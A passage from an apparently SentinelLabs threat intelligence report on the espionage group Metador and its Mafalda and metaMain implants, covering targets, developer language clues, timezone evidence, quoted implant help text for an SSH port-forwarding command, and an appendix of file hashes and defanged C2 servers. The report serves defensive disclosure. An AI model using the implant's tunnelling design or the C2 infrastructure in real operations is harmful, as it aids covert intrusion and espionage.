The limited number of intrusions and long-term access to targets suggests that the threat actor's primary motive is espionage. Moreover, the technical complexity of the malware utilized and its continuous active development suggests a well-resourced group, not only in a position to acquire multiple frameworks but also maintain and develop them further. Internal comments support that claim, as the developers provide guidance for a separate group of operators.

Metador was observed in a very limited number of targets, mainly Telecoms, Internet Service Providers (ISP), and Universities in the Middle East and Africa. ISPs are increasingly common targets for state-sponsored intrusions, as they not only contain sensitive information but can serve as enablers of expanded collection and tracking capabilities. What we witnessed are operations intended to provide long-term access in multiple redundant ways, rather than short-term, smash-and-grab ops.


Language

As components of the malware frameworks are well documented, we can analyze some of the language used by the developers. It's evident that some Metador developers are fluent in English. They even display different idiosyncrasies, with one writing in a more informal English with LOLs and smiley faces, and another displaying traits of a more highfalutin English language. Some of the internal terminology is also interesting, referring to the malware as an 'implant' for example. We don't believe that the whole team is native English speaking.

Fig 13: Mafalda cartoon, translates to “Beware! Irresponsible people working”.

On the contrary, we also came across indications of usage of Spanish throughout the code of Mafalda. The name alone is likely a reference to a beloved Argentinian cartoon strip of the same name. The Mafalda cartoon was a vehicle for progressive, middle-class political messaging as early as the 1960s, invoking child-like innocence to express for humanity. As referenced in the Mafalda breakdown, when receiving an empty C2 response, Mafalda expects the answer “nada”, meaning “nothing” in Spanish.

Another notable cultural reference, also found within Mafalda’s code, is a string resource left by the developers: “her eyes were cobalt red, her voice was cobalt blue”. This is a quote from the 90s song “Ribbons” by British pop punk band The Sisters of Mercy.



```
0:000> du poi(@rax)
00000172`aa138180  "her eyes were cobalt red"
[...]
0:000> du poi(@rax)
00000172`aa158c70  "her voice was cobalt blue"
```

Fig 14: Lyrics of the song “Ribbons” by The Sisters of Mercy as Mafalda string resources

Whilst these cultural references are interesting fingerprints, they do not lend themselves to a clear sense of attribution nor a cohesive attributory narrative beyond the possibility of a diverse set of developers perhaps indicative of a contractor arrangement.


Timezone

The Mafalda internal version logging prints out the following string for Mafalda build 144: “Mafalda build 144, compiled 2021_04_26__14_36_47”. Analyzing the binary, however, reveals the DLL export timestamp is 2021-04-26 13:37:05 UTC, suggesting the machine Mafalda was compiled on was in the timezone UTC+1 in April of 2021.

metaMain and Mafalda activity observed in-the-wild is very limited, and was mostly around 11:00-14:00 UTC. The time that these operations were carried out could also correspond to the local timezone of the target in order to blend in with the target network’s baseline activities.

Resources

Mafalda internal commands documentation suggests the implant is being maintained and developed by a dedicated team, leaving comments for a separate group of operators. In the comment below, left in the ‘portfwd_connect’ command, a note was left, verifying the operator doesn’t do “anything stupid”.




```
MAFALDA_SIMULATOR > portfwd_connect --help
establishes ssh connection from implant to a server (usually where tcpserver.py runs). This does NOT forward any ports yet!
             --ip       IP adress (or name) of SSH server
             --port     port of SSH server
             --user     username vor SSH connection (MAKE SURE THIS USER IS NOT ALLOWED TO GET A SHELL R DO ANYTHING STUPID!)
             --priv_key private key of user
             --password password of user
```

Fig 11: Developer documentation formatted to display via a ‘Mafalda cli simulator’

In other comments, ‘upload’ and ‘download’, a clear reference to “operators” machines is listed, suggesting there is a separation between operators and developers.


It’s also worth noting that some of the command documentation makes references to both Metasploit and Cobalt Strike, which suggests that Metador may rely on these commonly abused pentesting suites for other aspects of their operations.



CONCLUSION

Running into Metador is a daunting reminder that a different class of threat actors continues to operate in the shadows with impunity. Previous threat intelligence discoveries have broadened our understanding of the kind of threats that are out there but so far, our collective ability to track these actors remains inconsistent at best. Developers of security products in particular should take this as an opportunity to proactively engineer their solutions towards monitoring for the most cunning, well-resourced threat actors. High-end threat actors are thriving in a market that primarily rewards compliance and perfunctory detections.

From the perspective of the threat intelligence research community, we are deeply grateful for the contributions of the research teams and service providers who have willingly shared their expertise and telemetry for this research. We hope that this publication will incentivize further collaboration and provide us with answers to the mystery of Metador.



APPENDIX: INDICATORS OF COMPROMISE

Files

Loading files and Mafalda are stored directly under c:\windows\system32, while metaMain components are stored in a subfolder, 'Speech', with corresponding names.

Description	File Path	Sha1
metaMain CDB Injector	cdb.ini	9fc7df2b2539ec3abeb90848903ad608a1101345
metaMain DLL Loader	speech02.db	e7f68dc6b8e4cabe5773a5b0b2306a404706de48
metaMain Orchestrator	speech03.db	0397b92bd8606e2b11ec6518c2df43decaf02382
Mafalda v. 143 Mode 0 - Over TCP	fcache11.db	0f021a6c32f4d9053a9d8fb36749f8c434376fd1
Mafalda v. 143 Mode 2 - Over HTTP	fcache13.db	fdec8be5d5f2693fbfa36fdf38aa8f9932c6a34a
Mafalda v.144 (Obfuscated) Mode 0 - Over TCP	fcache11.db	00f2176edb17d970005fc70a66ecc587a84f8620
Mafalda v.144 (Obfuscated) Mode 2 - Over HTTP	fcache13.db	3e2724b9a8ecf05661d91b02accdc1da7e43d513
Mafalda v.144 (Obfuscated) Mode 3 - Over pipes	fcache14.db	b5d35c1e75330c0b26ebbd562191beb7f03d726b

C&C servers

IP	Confidence
5.2.64[.]74	High
5.2.77[.]52	High
5.2.78[.]14	High
networkselfhelp[.]com	Suspected

For a more extensive breakdown and in-depth reverse engineering of each component as well as updated indicators of compromise, please refer to the living Technical Appendix.

ABOUT SENTINELLABS

InfoSec works on a rapid iterative cycle where new discoveries occur daily and authoritative sources are easily drowned in the noise of partial information. SentinelLabs is an open venue for our threat researchers and vetted contributors to reliably share their latest findings with a wider community of defenders. No sales pitches, no nonsense. We are hunters, reversers, exploit developers, and tinkerers shedding light on the world of malware, exploits, APTs, and cybercrime across all platforms. SentinelLabs embodies our commitment to sharing openly –providing tools, context, and insights to strengthen our collective mission of a safer digital life for all.